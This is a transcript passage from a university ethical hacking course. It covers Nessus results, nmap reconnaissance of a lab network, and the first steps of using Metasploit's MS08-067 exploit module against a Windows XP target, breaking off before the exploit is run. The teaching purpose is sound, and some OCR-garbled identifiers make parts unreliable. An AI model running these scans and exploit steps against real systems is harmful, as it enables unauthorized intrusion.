And, it has several vulnerabilities, total 70 vulnerability is there and out of this 70 vulnerability 9 critical vulnerability is there, 5 high vulnerability is there, 23 medium vulnerability and 8 low vulnerability is there and 129 that all are the information. And, here is the details of all the vulnerability SSL multiple issues and a bind shell backdoor detection.

(Refer Slide Time: 06:53)

The screenshot shows the Nessus Essentials interface for a specific vulnerability: 'Bind Shell Backdoor Detection' (Plugin #51988). The 'Description' section states: 'A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.' The 'Solution' section advises: 'Verify if the remote host has been compromised, and reinstall the system if necessary.' The 'Output' section shows command-line interaction: 'ls' was run and produced truncated output. The 'Plugin Details' panel on the right provides details such as severity (Critical), version (1.0), type (remote), family (backdoors), published date (February 11, 2011), and modified date (May 10, 2019). The 'Risk Information' panel includes CVSS scores and vectors.

A shell is listening on the remote port without any authentication being required, an attacker may use it by connecting to the remote port and sending command directly. So,

using this vulnerability one can attack to the victim machine and some other vulnerabilities also there. Let us check the other IP address 192.168.0.106, but I have total 21 vulnerability and 1 critical vulnerability is there and 2 medium vulnerability is there and 36 information is there.

(Refer Slide Time: 07:41)

The screenshot shows the Nessus Essentials interface. The main window displays a detailed report for a Microsoft Windows SMB server. The title bar reads "Nessus Essentials / Plugins / X". The URL in the address bar is "https://localhost:65544/scans/reports/clients/1/vulnerabilities/group/97833/97833". The left sidebar includes links for "My Scan", "All Icons", "Trash", "Policies", "Plugin Rules", "Scanners", "Community", and "Research". The main content area has tabs for "Vulnerabilities" and "Plugin Details". The "Vulnerabilities" tab is selected, showing a single entry: "MS17-010: Security Update for Microsoft Windows SMB Server (4013389) [ET...]" (Severity: Critical). The "Plugin Details" tab shows the following information:

Severity	Critical
ID	97833
Version	1.22
Type	remote
Family	Windows
Published	March 20, 2017
Modified	February 26, 2019

The "Link Information" section contains the following details:

- Link Factor: Critical
- CVSS 3.0 Base Score: 8.1
- CVSS 3.0 vector: CVSS3.0/AV/W/N/AC/H/R/NN/X/E/L/UC/H/EM
- CVSS 3.0 Temporal Vector: CVSS3.0/AV/E/H/R/L/O/A/C
- CVSS 3.0 Temporal Score: 7.7
- CVSS base Score: 10.0

The "Solution" section notes that Microsoft has released patches for various Windows versions, including Windows Vista, 7, 8, 8.1, RT, 10, and 2016. It also mentions that emergency patches were released for unsupported versions like Windows XP, 2003, and 8.

And, see *MS17 – 010* security update for Microsoft Windows SMB server and the remote Windows host is affected by the vulnerability with the CVE number *2017 – 0143*, *CVE 2017 – 0144*, *CVE 2017 – 0145* and also *CVE 2017 – 0146* and *CVE 2017 – 0148*. An information disclosure vulnerabilities also exist in this machine and some other vulnerability is also there.

(Refer Slide Time: 08:27)

The screenshot shows the Nessus interface with a report titled 'NPTEL / Plugin #90510' for 'MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527)'. The report details a medium-severity vulnerability in Windows hosts due to an elevation of privilege in SAM and LSAD protocols. It includes a description, solution (Microsoft patches), see also links, and output. The right side of the screen displays 'Plugin Details' and 'Risk Information' sections.

Like in medium vulnerability *MS 17 – 047* is also there, remote Windows host is affected by an elevation of privilege vulnerability in the SAM and local security authority. So, all the vulnerability and the possible solution are listed here. So, this way we can find out all the vulnerability using the tool Nessus and further we use all these vulnerability to penetrate inside the victim machine. So, this phase is basically call vulnerability assessment phase and in vulnerability assessment phase, we find out all the possible way by which a attacker can penetrate inside the victim machine.

But in the next phase; that means, in penetration testing phase a attacker can try with all these vulnerability to check which vulnerability is working and which one is not; so, that is called penetration testing. So, in the next week, in next tutorial I will show you how to use all the thing, all the information gathering part which we covered in this week and using all that information how can one penetrate inside the victim machine.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 21
Metasploit Exploiting System Software -1


(Refer Slide Time: 00:15)



In this session, we will discuss about the Metasploit framework and how to use metasploit framework to penetrate inside the different operating system like windows XP, windows 7, may be higher version of windows or maybe other operating system like Linux and so on. So, let us have example; suppose first I want to find out all the live host in the network.

So, you can use *nmap* to find out all the live host in the network; *nmap -T4 -sP*; *sP* option is basically used to find out all the live host in the network 10.35.1.0/24; see we got all the live host in the network.


(Refer Slide Time: 01:21)



```
root@kali: ~
MAC Address: 00:66:DA:1A:2D:57 (Dell)
Nmap scan report for 10.35.1.173
Host is up (0.011s latency).
MAC Address: 00:66:DA:1A:2E:01 (Dell)
Nmap scan report for 10.35.1.181
Host is up (0.023s latency)
MAC Address: 00:66:DA:1A:2E:49 (Dell)
Nmap scan report for 10.35.1.184
Host is up (0.025s latency)
MAC Address: F0:B1:50:AA:7A:75 (Dell)
Nmap scan report for 10.35.1.189
Host is up (0.025s latency)
MAC Address: 0C:EC:4B:00:CC:00 (Unknown)
Nmap scan report for 10.35.1.223
Host is up (0.060s latency)
MAC Address: B0:03:FE:A6:7A:84 (Dell)
Nmap scan report for 10.35.1.239
Host is up (0.054s latency)
MAC Address: B0:AC:6F:DC:0A:E9 (Dell)
Nmap scan report for 10.35.1.153
Host is up.
Nmap done: 256 IP addresses (38 hosts up) scanned in 5.13 seconds
root@kali: ~# netdiscover
```

See it started from 10.35.1.2; 1.4 is also there; so, all the live host are listed here. Alternatively, we can also use net discover command to find out all the live host in the network.


(Refer Slide Time: 01:47)



```
root@kali: ~
Currently scanning: 192.168.21.0/16 | Screen View: Unique Hosts
26 Captured ARP Req/Rep packets, from 8 hosts. Total size: 1560
IP          AT MAC Address   Count   Len  MAC Vendor / Hostname
-----
10.35.1.2    00:0c:71:00:00:02      11   660  Cisco Systems, Inc
10.35.1.49   00:0c:74:04:14:06      300  Hewlett Packard
10.35.1.5    00:1c:0b:25:0f:74      3  300  Hewlett Packard
10.35.1.144  00:b1:56:09:10:37      1   60  Dell Inc.
10.35.1.139  00:1c:0f:09:4c:f4      1   60  Dell Inc.
10.35.1.239  00:ac:6f:dc:0a:e9      1   60  Dell Inc.
10.35.1.159  00:66:da:1a:2d:57      1   60  Dell Inc.
10.35.1.99   04:be:09:bc:a4:d8      1   60  Dell Inc.
```


See you got 10.35.1.2 and 10.35.1.149, 10.35.1.5; remaining system are also here listed 10.35.1.144, 10.35.1.139, 10.35.1.239, 10.35.1.169 and also 10.35.1.90.

(Refer Slide Time: 02:31)




Ok, let us compare the result which we got using the *nmap*; *nmap – T4 – sP* then *10.35.1.0/24*; see so you got almost similar result.

(Refer Slide Time: 03:19)



So, now suppose we consider this machine is our target machine with the IP 10.35.1.150. So, let us start with some other type of scan likewise scan, service scan and port scan also. So, using *nmap*; we can perform port scan; for port scanning we used as small p option; we already know that and followed by the port number.

(Refer Slide Time: 03:49)



Applications • Places • Terminal • Mon 02 26

```
mot@kali:~
```

File Edit View Search Terminal Help

```
443/tcp open microsoft-ds
MAC Address: 00:0C:29:64:58:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
mot@kali:~# nmap -T4 -vv 10.35.1.158
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:19 EDT
Nmap scan report for 10.35.1.158
Host is up (0.11s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
139/tcp    open  msrpc        Microsoft Windows RPC
138/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:64:58:51 (VMware)
Service Info: OS: Windows; Windows XP; IP(E: cpe:/o:microsoft/windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
mot@kali:~# nmap -T4 -O 10.35.1.158
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT
Failed to resolve "T4".
```


So, suppose I want to scan first 1000 port; so $nmap -T4 -p0$ or to 1000 port and then the IP address. So, what target IP address is 10.35.1.150.

So, here we only scan first 1000 port, but in real life scenario; we need to scan all the port starting from 0 to 65535. And see port 135 is open, 139 is also open, 445 is also open. So, now let us perform a service scan using *nmap*; *nmap* then timing option maybe T4, then for service scan we use the option dash small s capital V, then the IP address; 10.35.1.150. It basically list all the services which is running in the target machine.

See corresponding version is also there in port 135, service *msrpc* is running and corresponding version is also there. Port 139; that is also open, 445 that is also open and corresponding service and their version is also detected here right.

So, next try to find out the operating system of the target machine. So, for operating system scanning we use the option dash capital O, ok. We also got the operating system; it showing Microsoft window XP service pack 2 professional, ok.

(Refer Slide Time: 06:15)




```
root@kali:~# nmap -T4 -O 10.35.1.150
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT
Failed to receive T4.

root@kali:~# nmap -T4 -O 10.35.1.150
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:20 EDT
Host is up (0.02ms latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:64:3B:51 (VMware)
Device type: general purpose
Running: Microsoft Windows XP[2003]
OS CPE: cpe:/e:microsoft:windows_xp::sp2:professional cpe:/v:microsoft:windows_server_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/
Nmap done: 1 IP address (1 host up) scanned in 19.78 seconds
root@kali:~#
```

So, now we also perform the vulnerability scan. So, for vulnerability scanning; we use the tool *nessus*, but currently we are using *nmap* script to find out the vulnerability.

(Refer Slide Time: 07:03)



```
root@kali:~# nmap -T4 --script vuln 10.35.1.150
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:22 EDT
Pre-scan script results:
| broadcast-avahi-dns:
|   Discovered hosts:
|     124.0.0.251
|     After NULL UDP avahi packet D05 (CVE-2011-1092).
|     Hosts are all up (not vulnerable).

root@kali:~#
```

nmap then I use the timing option T4, then to run script, to use dash script option; then we use the script with the name *vuln* and then the IP address. It will take some time to find out the vulnerabilities; we got the result. Now, check the result for vulnerabilities in the target machine.

(Refer Slide Time: 08:19)

```
root@kali:~# nmap -sS -p139,445 192.168.1.100
Starting Nmap 6.47 ( http://nmap.org ) at 2014-02-21 00:22 UTC
Nmap scan report for 192.168.1.100
Host is up (0.0000s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

```
File Edit View Search Terminal Help
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:64:3B:53 (VMware)

Host script results:
| smb-vuln-ms-067: NT_STATUS_ACCESS_DENIED
|   State: VULNERABLE
|     IDs: CVE-2008-4258
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
| Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
code via a crafted RPC request that triggers the overflow during path
canonicalization.
| Disclosure date: 2008-10-23
| References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4258
| smb-vuln-ms-067: false
```

It is showing all the port which is open and the corresponding services; *smb – vuln – ms08 – 067* that is vulnerable and it basically Microsoft window system vulnerability to remote code execution ok. So, let us start exploit the target machine using this vulnerability. So, to exploit this machine we use the tool or framework *metasploit*. So, before going to the *metasploit* framework; we will now discuss about some basic terminology.

First vulnerability; so we already discussed about vulnerability; again I will give a short description, short description of vulnerability. A vulnerability is weakness which can be exploited by an attacker to perform unauthorized action with the computer system. A vulnerability can be as simple as weak password or as complex as buffer overflow or may be SQL injection vulnerabilities and so on.

Next *exploit*; *exploit* is a piece of code or a chunk of data or a sequence of commands that take the advantage of a vulnerability present in a computer system; to cause unintended behaviour to occur on a computer system such as giving unauthorized access to a system or allowing privilege escalation etc.

Payload, the *payload* is the part of the private user text which could also contain malware such as worm or viruses, which perform the milieus action deleting data, sending spam or encrypting data. Auxiliary; auxiliary are module present in *metasploit* that are used to perform scanning, sniffing and fuzzing. Auxiliary module are not useful

to give you a shell; that means, the access of the victim machine, but they are extremely useful to brute force, attack or for scanning vulnerabilities.

Post; *post* module are used for post exploitation that is used on a compromise target machine to gather evidence or (Refer Time: 10:55) deep within the network. Now, let us start *metasploit* framework.

(Refer Slide Time: 11:07)

```
root@kali: ~
nmap -sV 192.168.1.10
[...]
MSF:msfconsole -q
[*] Starting the Metasploit Framework console...
```

So, to start *metasploit* framework, we use the command *msfconsole*.

(Refer Slide Time: 11:47)

```
root@kali: ~
msf6 exploit -h
[*] msf6 exploit: 163448-dev
[*]   - 1749 exploits - 1002 auxiliary - 382 post
[*]   - 536 payloads - 40 encoders - 19 nops
[*]   - Free Metasploit Pro trial: http://r-7.co/trymsf
msf6 > [ ]
```

Metasploit project is an open source penetration testing platform that enable you to find and exploit vulnerabilities. In 2003, HD Moore created Metasploit as a portable network tool. On October 21st, 2009; the Metasploit project was acquired by Rapid 7. The Metasploit project help security and it professional to identify security issues, verify vulnerability, mitigations and manage exploit tribunes security assessment. The Metasploit project include subproject like metasploit framework and its commercial counterpart metasploit pro express, community and nmap ultimate.


Now, I am discussing about some basic command of metasploit after starting the metasploit framework; we can check for the basic command by using help command in metasploit.

(Refer Slide Time: 12:57)



So, by using the command help; we can get all the available command in metasploit. See that is all the available command are showing in metasploit. To see all the payload that are available on the metasploit framework we use the command show payloads.


(Refer Slide Time: 13:19)



```
root@kali:~# show payloads
File Edit View Search Terminal Help
Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support
(Windows x64)
| windows/x64/vncinject/reverse_http
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
| windows/x64/vncinject/reverse_https
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (wininet)
| windows/x64/vncinject/reverse_tcp
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
| windows/x64/vncinject/reverse_tcp_rc4
| Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasploit)
| windows/x64/vncinject/reverse_tcp_uuid
| Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
| windows/x64/vncinject/reverse_winhttp
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
| windows/x64/vncinject/reverse_winhttps
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf > 
```

At least all the available payloads in alphabetic order; see all the payload are listed here. To see all the exploits that are available on the metasploit framework; we use the command *show exploits*.

(Refer Slide Time: 14:05)



```
root@kali:~# show exploits
File Edit View Search Terminal Help
[Windows x64]
| windows/x64/vncinject/reverse_http
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
| windows/x64/vncinject/reverse_https
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (wininet)
| windows/x64/vncinject/reverse_tcp
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
| windows/x64/vncinject/reverse_tcp_rc4
| Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasploit)
| windows/x64/vncinject/reverse_tcp_uuid
| Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
| windows/x64/vncinject/reverse_winhttp
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
| windows/x64/vncinject/reverse_winhttps
| Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
msf > show exploits
```

So, *exploits* here is the list of all the available exploit and metasploit; similarly we can use; so *auxiliary* command to see all the list of auxiliary available in the metasploit framework. And also we can use *show encoders* command; to see the list of all the encoder available in metasploit.

Now, let us start with the vulnerability which we got from the scanning. So, we got the vulnerability *ms08 – 067*; so now, to scan is there any exploit available with regarding to the term *ms08 – 067*; we can use the command *search*; followed by the term *ms08 – 067*.

(Refer Slide Time: 15:15)

```
root@kali:~# msf search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
=====
-----
```

Name	Disclosure Date	Rank	Description
exploit/windows/smb/ms08_067_retapi	2008-10-28	great	MS08-067 Microsoft Server Service Relative Path Stack Corruption

```
msf > clear
```

(Refer Slide Time: 15:55)

```
root@kali:~# nmap -T4 -script vuln 10.15.1.156
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 02:41 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     221.0.0.251
|       After NULL UDP mDNS packet DoS (CVE-2011-3062).
|       Hosts are all up (not vulnerable).
```

(Refer Slide Time: 16:33)

```
root@kali: ~
File Edit View Search Terminal Help
Disclosure date: 2008-10-23
References:
  https://www.cvedetails.com/cve/CVE-2008-067/
  http://www.microsoft.com/en-us/library/security/ms08-067.aspx
sub-vuln-ms10-954: False
sub-vuln-ms10-961: ERROR: Script execution failed (use -d to debug)
sub-vuln-ms17-410:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-310)
State: VULNERABLE
ID: CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-310).

Disclosure date: 2017-03-14
References:
  https://blogs.technet.microsoft.com/msrc/2017/03/12/customer-guidance-for-wanacrypt-attacks/
  http://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://www.cvedetails.com/cve/CVE-2017-0143

Map done: 1 IP address (1 Host up) scanned in 49.00 seconds.
root@kali: ~
```

This is our scan result for the target machine; it is showing *smb vuln ms08 – 067*; this is the vulnerability and this is Microsoft window system vulnerability to remote code execution. So, now using this vulnerability we will try to penetrate inside the target machine. Now here is my metasploit.

(Refer Slide Time: 17:09)

```
root@kali: ~
File Edit View Search Terminal Help
msf > search ms08-067
[!] Module database cache not built yet, using slow search

Matching Modules
=====
Name          Disclosure Date  Maintainer      Description
...
exploit/windows/smb/ms08_067_netapi  2008-10-28  great      MS08-067 Microsoft
Server Service Relative Path Stack Corruption

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
```

Now, we will search if there is any exploit present in the Metasploit framework with this particular vulnerability *ms08-067*. So, to find out this we need to use the command `search` followed by the vulnerability name *ms08-067*. It will basically show all the

available exploit with exploit not only exploit it showing all the related exploit, auxillary payload related to the vulnerability *ms08 – 067*.

Ok, we got the *exploit/windows/smb/ms08_067_netapi*. And its disclosure date is 2008 and 28th of October and rank is great. Now, we will try to exploit the target system using this *exploit* which is available in metasploit framework.

So, how to use this *exploit*? To use any *exploit* we need to use the command *use* and then *exploit*. Now, we need to set some parameter within this *exploit*; so how to check which parameter we need to set? By using the *show option* command; we can check this ok.

(Refer Slide Time: 19:19)



The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop environment. The window displays the following Metasploit command-line session:

```
msf exploit(msfvenom:msb/ms08_067_netapi) > set RHOST 10.35.1.150
RHOST => 10.35.1.150
msf exploit(msfvenom:msb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(msfvenom:msb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
Name   Current Setting  Required  Description
-----  -----  -----
RHOST  10.35.1.150    yes        The target address
RPORT  445            yes        The SMB service port (TCP)
SMBPIPE BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
4  Automatic Targeting

msf exploit(msfvenom:msb/ms08_067_netapi) >
```

